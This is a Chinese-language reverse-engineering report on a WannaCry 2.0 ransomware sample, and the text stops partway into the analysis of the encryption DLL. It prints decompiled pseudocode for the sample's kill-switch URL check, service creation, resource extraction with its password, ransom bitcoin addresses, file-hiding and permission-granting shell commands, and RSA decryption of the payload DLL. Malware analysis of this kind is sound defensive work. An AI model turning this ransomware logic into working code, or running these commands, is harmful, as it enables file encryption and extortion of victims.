目录

一、基本信息

文件名	yeah.exe
病毒类型	利用永恒之蓝漏洞的 Wannacry2.0
MD5	84C82835A5D21BBCF75A61706D8AB549
加壳	fsg2.0


二、样本简介

获取到的样本为 Wannacry2.0，关于该样本的背景无需赘述，核心功能即“横向传播+文件加密”，此处仅作记录，横向传播详见永恒之蓝的漏洞分析报告，病毒执行过程中涉及到的文件信息如下：

文件名	**作用**
R1831	源文件释放的资源 PE
b.wnry	实际为勒索图片.bmp，后续用作桌面背景
c.wnry	被重写之后保存了一个比特币钱包地址
msg 文件夹	存放多个国家的语言配置信息，形式为多个 .wnry 文件
r.wnry	存放@Please_Read_Me@.txt 的内容
s.wnry	tor 浏览器相关文件，为压缩包文件
t.wnry	被解密后得到最终的文件解密+勒索 DLL
taskdl.exe	删除临时目录和垃圾箱中所有.WNCRYT 文件
taskse.exe	获取远程主机 session 会话，提权
u.wnry	被重命名为：@WanaDecryptor@.exe（勒索框）
00000000.pky	保存生成密钥对中的公钥
00000000.eky	保存利用公钥对私钥进行加密后的私钥
00000000.res	保存随机生成的 8 字节长度的字符串，文件大小 88h

三、病毒执行流程

仅画出整体流程。



四、动态行为


该病毒动态行为较多但比较明显，最终的目的也很明确，不作过多展示。

五、静态分析

1、病毒源文件

fsg 壳

样本本身带有 fsg 壳，脱掉后观察到内置多个文件。



病毒执行开关

导入 IDA 进行分析，逻辑一开始就尝试与 http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com 建立链接（该域名原本是作为病毒的后续逻辑的执行开关的，后来被安全人员注册了，因此当时一定程度上抑制了病毒的进一步传播。但此样本应该是后来被修改过，不论是否建立链接，都将继续向下执行）。

```
strcpy(&szUrl, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com");
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = v4;
InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
v7 = v6;
if ( v6 )
{
  InternetCloseHandle(v5);
  InternetCloseHandle(v7);
}
else
{
  InternetCloseHandle(v5);
  InternetCloseHandle(0);
  JudgeService_GeneratePE_runPE_408090();      // 判断自身服务是否已经存在，释放PE文件执行
}
```

释放 PE 文件 + 创建服务 mssecsvc2.0


释放 PE 之前首先判断了进程命令行的参数个数，如果小于 2 则将自身进程拼接命令行后创建服务执行，再读取资源 R1831 数据，释放为 PE 文件到 WINDOWS 目录执行。

```
int JudgeService_GeneratePE_runPE_408090()
{
  SC_HANDLE v1; // eax
  void *v2; // edi
  SC_HANDLE v3; // eax
  void *v4; // esi
  SERVICE_TABLE_ENTRYA ServiceStartTable; // [esp+0h] [ebp-10h]
  int v6; // [esp+8h] [ebp-8h]
  int v7; // [esp+Ch] [ebp-4h]

  GetModuleFileNameA(0, FileName, 0x104u);
  if ( *p___argc() < 2 )                        // 如果该文件执行的时候接收的参数个数 <2
    return JudgeService_GeneratePE_407F20();    // 将自身进程创建服务并执行服务
                                                // 从资源段释放PE执行进程
  v1 = OpenSCManagerA(0, 0, 0xF003Fu);          // 建立一个连接到服务控制管理器并打开它的数据库,service.exe 其功能主要是负责
  v2 = v1;
  if ( v1 )
  {
    v3 = OpenServiceA(v1, ServiceName, 0xF01FFu);// 尝试打开刚才创建的服务mssecsvc2.0
                                                 // wannacry特征服务mssecsvc2.0
    v4 = v3;
    if ( v3 )                                    // 如果存在该服务的话
    {
      ChangeServiceConfig2A_407FA0(v3, 60);
      CloseServiceHandle(v4);
    }
    CloseServiceHandle(v2);
  }
  ServiceStartTable.lpServiceName = ServiceName;// mssecsvc2.0
  ServiceStartTable.lpServiceProc = SetServiceStatus_408000;
  v6 = 0;
  v7 = 0;
  return StartServiceCtrlDispatcherA(&ServiceStartTable);// 将服务进程的主线程连接到服务控制管理器，从而使该线程成为调用进程
```

服务名称：mssecsvc2.0

```
sprintf(&Dest, Format, FileName);             // path:yeah.exe -m security
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
v1 = v0;
if ( !v0 )
  return 0;
v2 = CreateServiceA(v0, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);// 将进程创建服务：
                                              // 服务名称：mssecsvc2.0
                                              // 显示名称：Microsoft Security Center (2.0) Service
                                              // 可执行文件的路径：yeah.exe -m security
v3 = v2;
if ( v2 )
{
  StartServiceA(v2, 0, 0);
  CloseServiceHandle(v3);
}
CloseServiceHandle(v1);
return 0;
```

如下可以看到进程名称：



2、释放的 PE 文件 R1831（病毒初始化+调用勒索模块）

（1）初始化工作

```
memset(&v12, 0, 0x204u);
v13 = 0;
v14 = 0;
GetModuleFileNameA(0, &Filename, 0x208u);
RandStr_401225(&Buffer, v9);
if ( *(_DWORD *)_p___argc() != 2              // 如果执行该程序时命令行参数 != 2，4个条件满足1个即可执行逻辑
  || (v4 = _p___argv(), strcmp(*(const char **)(*(_DWORD *)v4 + 4), aI))// 命令行参数中是否有 /i
  || !GetWINDOWS_401B5F(0)                    // 在WINDOWS目录下创建目录
  || (CopyFileA(&Filename, tasksche_exe, 0), GetFileAttributesA(tasksche_exe) == -1)// 释放PE
  || !KeepPERunning_401F5D() )                // 确保释放PE执行
{
  if ( strrchr(&Filename, '\\') )
    *strrchr(&Filename, '\\') = 0;
  SetCurrentDirectoryA(&Filename);
  RegCreateKey_4010FD(1);                     // 将进程映像文件所在目录创建注册表项保存
  ReleaseFiles_401DAB(0, WNcry);              // WNcry@2ol7作为密码解压自身所有文件到当前目录
  ReWrite_c_wnry_401E9E();                    // 选取一个比特币账户，写到c.wnry所在内存，即c.wnry用于保存比特币账户
  CreateProcess_cml_401064(CommandLine, 0, 0);// 想通过cmd命令将当前目录下所有文件设置为隐藏，
                                              // 但命令错误，导致没有隐藏：attrib +h . 正确的
                                              // 命令是 attrib +h 没有后面的那个点
  CreateProcess_cml_401064(aIcacls_GrantEv, 0, 0);// 通过 icacls . /grant Everyone:F /T /C /Q新增一个everyone用户，
                                              // 授予所有访问权限
                                              //
                                              //
                                              // 上面为病毒初始化工作
                                              // 下面为病毒核心加载工作
```


保证 R1831 正确执行

通过 if 进行了 5 个条件判断，目的是保证释放的 PE 正常运行。

```
Filename = byte_40F910;
memset(&v12, 0, 0x204u);
v13 = 0;
v14 = 0;
GetModuleFileNameA(0, &Filename, 0x208u);     // 获取当前进程启动映像的路径
RandStr_401225(&Buffer, v9);                  // 生成一段随机字符串
if ( *(_DWORD *)_p___argc() != 2              // 如果执行该程序时命令行参数 != 2，4个条件满足1个即可执行逻辑
  || (v4 = _p___argv(), strcmp(*(const char **)(*(_DWORD *)v4 + 4), aI))// 命令行参数中是否有 /i
  || !GetWINDOWS_401B5F(0)                    // 在WINDOWS目录下创建目录
  || (CopyFileA(&Filename, tasksche_exe, 0), GetFileAttributesA(tasksche_exe) == -1)// 释放PE
  || !KeepPERunning_401F5D() )                // 确保释放PE执行
{
```

创建注册表项


获取自身进程映像文件所在目录，并创建注册表项 HKEY_LOCAL_MACHINE\SOFTWARE\WanaCrypt0r。



解压自身包含的多个功能文件到当前目录

WNcry@2ol7 作为密码解压自身所有文件到当前目录

```
v2 = FindResourceA(hModule, (LPCSTR)0x80A, XIA);// 定位到资源 XIA
v3 = v2;
if ( !v2 )
  return 0;
v4 = LoadResource(hModule, v2);
if ( !v4 )
  return 0;
v5 = LockResource(v4);
if ( !v5 )
  return 0;
SizeofResource = ::SizeofResource(hModule, v3);
PwdAddr = KeepPwd_4075AD(v5, SizeofResource, WNcry@2ol7);// 申请内存保存 WNcry@2ol7 解压密码
if ( !PwdAddr )
  return 0;
v11 = 0;
memset(&Str1, 0, 0x128u);
PwdReadFilesFromSelf_4075C4(PwdAddr, -1, (int)&v11);// 读取自身压缩文件信息
v9 = v11;
v10 = 0;
if ( v11 > 0 )
{
  do
  {
    PwdReadFilesFromSelf_4075C4(PwdAddr, (int)v10, (int)&v11);
    if ( strcmp(&Str1, c_wnry) || GetFileAttributesA(&Str1) == -1 )
      ReleaseFile_40763D((int)PwdAddr, v10, &Str1);// 根据文件名每次自解压一个文件
    ++v10;
  }
  while ( (signed int)v10 < v9 );
}
FreeMemory_407656(PwdAddr);                   // 释放各种内存
return 1;
```



（具体每个文件的作用见二、样本简介）

选取接收勒索的比特币账户

进一步读取文件 c.wnry 并选取了一个比特币账户，写到内存

```
int c_wnry_401E9E()
{
  int c_wnry; // eax
  int v1; // eax
  char DstBuf; // [esp+0h] [ebp-318h]
  char Dest; // [esp+B2h] [ebp-266h]
  char *Source; // [esp+30Ch] [ebp-Ch]
  char *v5; // [esp+310h] [ebp-8h]
  char *v6; // [esp+314h] [ebp-4h]

  Source = a13am4vw2dhxygx;                     // 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
  v5 = a12t9ydpgwuez9n;                         // 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
  v6 = a115p7ummngoj1p;                         // 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
  c_wnry = Read_cwnry_to_memory_401000(&DstBuf, 1);// 将 c.wnry 读取到内存 &DstBuf - 读取
  if ( c_wnry )
  {
    v1 = rand();
    strcpy(&Dest, (&Source)[v1 % 3]);           // 取第一个比特币账户
    c_wnry = Read_cwnry_to_memory_401000(&DstBuf, 0);// 将 c.wnry 写入到内存 &DstBuf - 写入
  }
  return c_wnry;
}
```

隐藏文件 + 添加高权用户

通过CreateProcessA函数执行两条cmd命令，第一个是将当前目录下所有文件设置为隐藏，第二个是增加一个高级别权限用户，但由于命令错误，导致未执行成功。

```
CreateProcess_cml_401064(CommandLine, 0, 0);// 想通过cmd命令将当前目录下所有文件设置为隐藏，
                                            // 但命令错误，导致没有隐藏：attrib +h . 正确的
                                            // 命令是 attrib +h 没有后面的那个点
CreateProcess_cml_401064(aIcacls_GrantEv, 0, 0);// 通过 icacls . /grant Everyone:F /T /C /Q新增一个everyone用户，
                                            // 授予所有访问权限
                                            //
```

（2）释放 + 调用勒索模块

```
                                        //
                                        // 上面为病毒初始化工作
                                        // 下面为病毒核心加载工作
                                        //
                                        //
if ( GetAPI_40170A() )                  // 获取一些文件操作+加密解密相关的API的地址
{
  CDatabase::CDatabase(v10);            // 构造函数：初始化2个临界区对象，用于线程同步
  if ( ImportRSAKey_GlobalAlloc_401437(v10, 0, 0, 0) )// 导入RSA公钥用于后面进行文件解密 + 申请两块0x100000大小内存
                                        // RSA加密的最大特点就是只能用公钥加密，只能用私钥解密
  {
    v15_10000 = 0;
    DecryptDLL_Addr = (void *)DecryptTwnry_4014A6(v10, t_wnry, (int)&v15_10000);// 解密t.wnry -> t.DLL
    if ( DecryptDLL_Addr )
    {
      DLL_PEHeader = JudgePE_StorePEHeader_4021BD(DecryptDLL_Addr, v15_10000);// 判断所解密DLL的合法性，返回PE头
      if ( DLL_PEHeader )
      {
        v7 = (void (__stdcall *)(_DWORD, _DWORD))Call_TaskStart_402924((int)DLL_PEHeader, TaskStart);
        if ( v7 )
          v7(0, 0);                     // 调用 DLL 导出函数 TaskStart
      }
    }
  }
```

动态获取所需 API 的地址

```
signed int GetAPI_40170A()
{
  HMODULE kernel32.dll; // eax
  HMODULE kernel32.dll_1; // edi
  FARPROC CloseHandle; // eax
  signed int result; // eax

  if ( !GetCryptAPIs_401A45() )                 // 获取一些加密解密相关的API
    goto LABEL_15;
  if ( CreateFileW_40F878 )
    goto LABEL_16;
  kernel32.dll = LoadLibraryA(kernel32_dll);
  kernel32.dll_1 = kernel32.dll;
  if ( !kernel32.dll )
    goto LABEL_15;
  CreateFileW_40F878 = (int)GetProcAddress(kernel32.dll, ProcName);
  WriteFile_40F87C = (int)GetProcAddress(kernel32.dll_1, aWritefile);
  ReadFile_40F880 = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(kernel32.dll_1, aReadfile);
  MoveFileW_40F884 = (int)GetProcAddress(kernel32.dll_1, aMovefilew);
  MoveFileExW_40F888 = (int)GetProcAddress(kernel32.dll_1, aMovefileexw);
  DeleteFileW_40F88C = (int)GetProcAddress(kernel32.dll_1, aDeletefilew);
  CloseHandle = GetProcAddress(kernel32.dll_1, aClosehandle);
  CloseHandle_40F890 = (int)CloseHandle;
  if ( !CreateFileW_40F878 )
    goto LABEL_15;
  if ( WriteFile_40F87C
    && ReadFile_40F880
    && MoveFileW_40F884
    && MoveFileExW_40F888
    && DeleteFileW_40F88C
    && CloseHandle )
```

导入 RSA 密钥用于解密 t.wnry

随后导入内置的 RSA 密钥，并申请了两块大小为 0x100000 的内存

```
int __thiscall ImportRSAKey_GlobalAlloc_401437(_DWORD *this, LPCSTR lpFileName, int a3, int a4)
{
  _DWORD *v4; // esi
  HGLOBAL v5; // eax
  HGLOBAL v6; // eax

  v4 = this;
  if ( !CryptImportKey_401861(this + 1, lpFileName) )// 导入RSA密钥，用于后面的t.wnry解密出DLL
    return 0;
  if ( lpFileName )
    CryptImportKey_401861(v4 + 11, 0);
  v5 = GlobalAlloc(0, 0x100000u);
  v4[306] = v5;                                     // 申请两块内存保存到全局指针v4
  if ( !v5 )
    return 0;
  v6 = GlobalAlloc(0, 0x100000u);
  v4[307] = v6;
  if ( !v6 )
    return 0;
  v4[309] = a3;
  v4[308] = a4;
  return 1;
}
```


```
int __thiscall CryptImportKey_401861(_DWORD *this, LPCSTR lpFileName)
{
  _DWORD *v2; // esi
  int v3; // eax

  v2 = this;
  if ( CryptAcquireContextA_40182C((char *)this) )// 获取一个指定的加密服务提供商的密钥容器。
  {
    v3 = lpFileName ? sub_4018F9(v2[1], (int)(v2 + 2), lpFileName) : CryptImportKey_40F898(// 4018F9未执行
                                                                    // 创建/获取一个密码容器CSP
                                                                    // 创建/获取/导入一个密钥
                                                                    // 使用密钥进行加密/解密
                                                                      v2[1],// 调用CryptAcquireContext函数创建的CSP的HCRYPTPROV句柄。
                                                                      asc_40EBF8,// 7,2,0,0,0,0A4h,0,'RSA2',0,8,0,0,1,0,1,0,'C+M+',4
                                                                      0x494,// 密钥长度
                                                                      0,
                                                                      0,
                                                                      v2 + 2);
    if ( v3 )
      return 1;
  }
  CryptReleaseContext_4018B9(v2);
  return 0;
}
```

解密真正的勒索加密 DLL

将 t.wnry 完整读取到刚申请的内存中，解密出一个 DLL 文件，而解密出的 DLL 也是真正的勒索模块。

```
hFile = CreateFileA(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);// t.wnry
if ( hFile != (HANDLE)-1 )
{
  GetFileSizeEx(hFile, &FileSize);
  if ( FileSize.QuadPart <= 0x6400000 )
  {
    if ( ReadFile_40F880(hFile, &Buf1, 8, &v18, 0) )// 第一次读取t.wnry 前 8 个字节 WANACRY!
    {
      if ( !memcmp(&Buf1, aWanacry, 8u) )
      {
        if ( ReadFile_40F880(hFile, &Size, 4, &v18, 0) )// 第二次继续向后读取 4 个字节 00 01
        {
          if ( Size == 0x100 )
          {
            if ( ReadFile_40F880(hFile, Memory[306], 0x100, &v18, 0) )// 第三次从第13个字节开始读100h个字节，写入刚申请的Mem[306]
            {
              if ( ReadFile_40F880(hFile, &v8, 4, &v18, 0) )// 第四次从10C处开始读取4个字节 04 00 00 00
              {
                if ( ReadFile_40F880(hFile, &dwBytes, 8, &v18, 0) )// 第五次从110h读取8字节， 00 00 01 00 00 00 00 00
                {
                  if ( dwBytes <= 0x6400000 )
                  {
                    if ( CryptDecrypt_4019E1((int)(Memory + 1), Memory[306], Size, &Dst, (int)&v15) )// 解密从t.wnry读取的100H字节 -> [306]   实际改变的就10h个字节
                    {
                      sub_402A76((char *)Memory + 84, (int)&Dst, Src, v15, 0x10u);// .
                      v16 = (int)GlobalAlloc(0, dwBytes);
                      if ( v16 )
                      {
                        if ( ReadFile_40F880(hFile, Memory[306], FileSize.LowPart, &v18, 0)// 将t.wnry 10118h 个字节全部读取到 v4[306]
                          && v18
                          && (dwBytes < 0 || SHIDWORD(dwBytes) <= 0 && v18 >= (unsigned int)dwBytes) )
                        {
                          v4 = v16;
                          DecryptPE_403A77((int)(Memory + 21), Memory[306], v16, v18, 1);// 将保存在内存A的t.wnry的数据，解密到内存B，是个DLL文件
                          *(_DWORD *)a3 = dwBytes;
```


将解密之后的 DLL 直接 dump 下来导入 IDA 协助分析即可。



调用 DLL 导出函数 TaskStart：

```
v6 = LoadEncryptModule_4021BD(DecryptDLL_Addr, v15_10000);
if ( v6 )
{
  v7 = (void (__stdcall *)(_DWORD, _DWORD))Call_TaskStart_402924((int)v6, TaskStart);
  if ( v7 )
    v7(0, 0);                          // 调用 DLL 导出函数 TaskStart
}
```

调用 DLL 导出函数 TaskStart()




3、文件加密+勒索 DLL 分析

（1）加密前的准备工作

```
if ( a2 || CreateMutexA_10004690(v13, v14, v15) )// 防双开
  return 0;
CurrentDirectory = word_1000D918;
memset(&v17, 0, 0x204u);
HIWORD(v18) = 0;
GetModuleFileNameW(a4, &CurrentDirectory, 0x103u);// 获取进程完整路径 R1831
if ( wcsrchr(&CurrentDirectory, 0x5Cu) )
  *wcsrchr(&CurrentDirectory, 0x5Cu) = 0;
SetCurrentDirectoryW(&CurrentDirectory);      // 设置当前工作目录
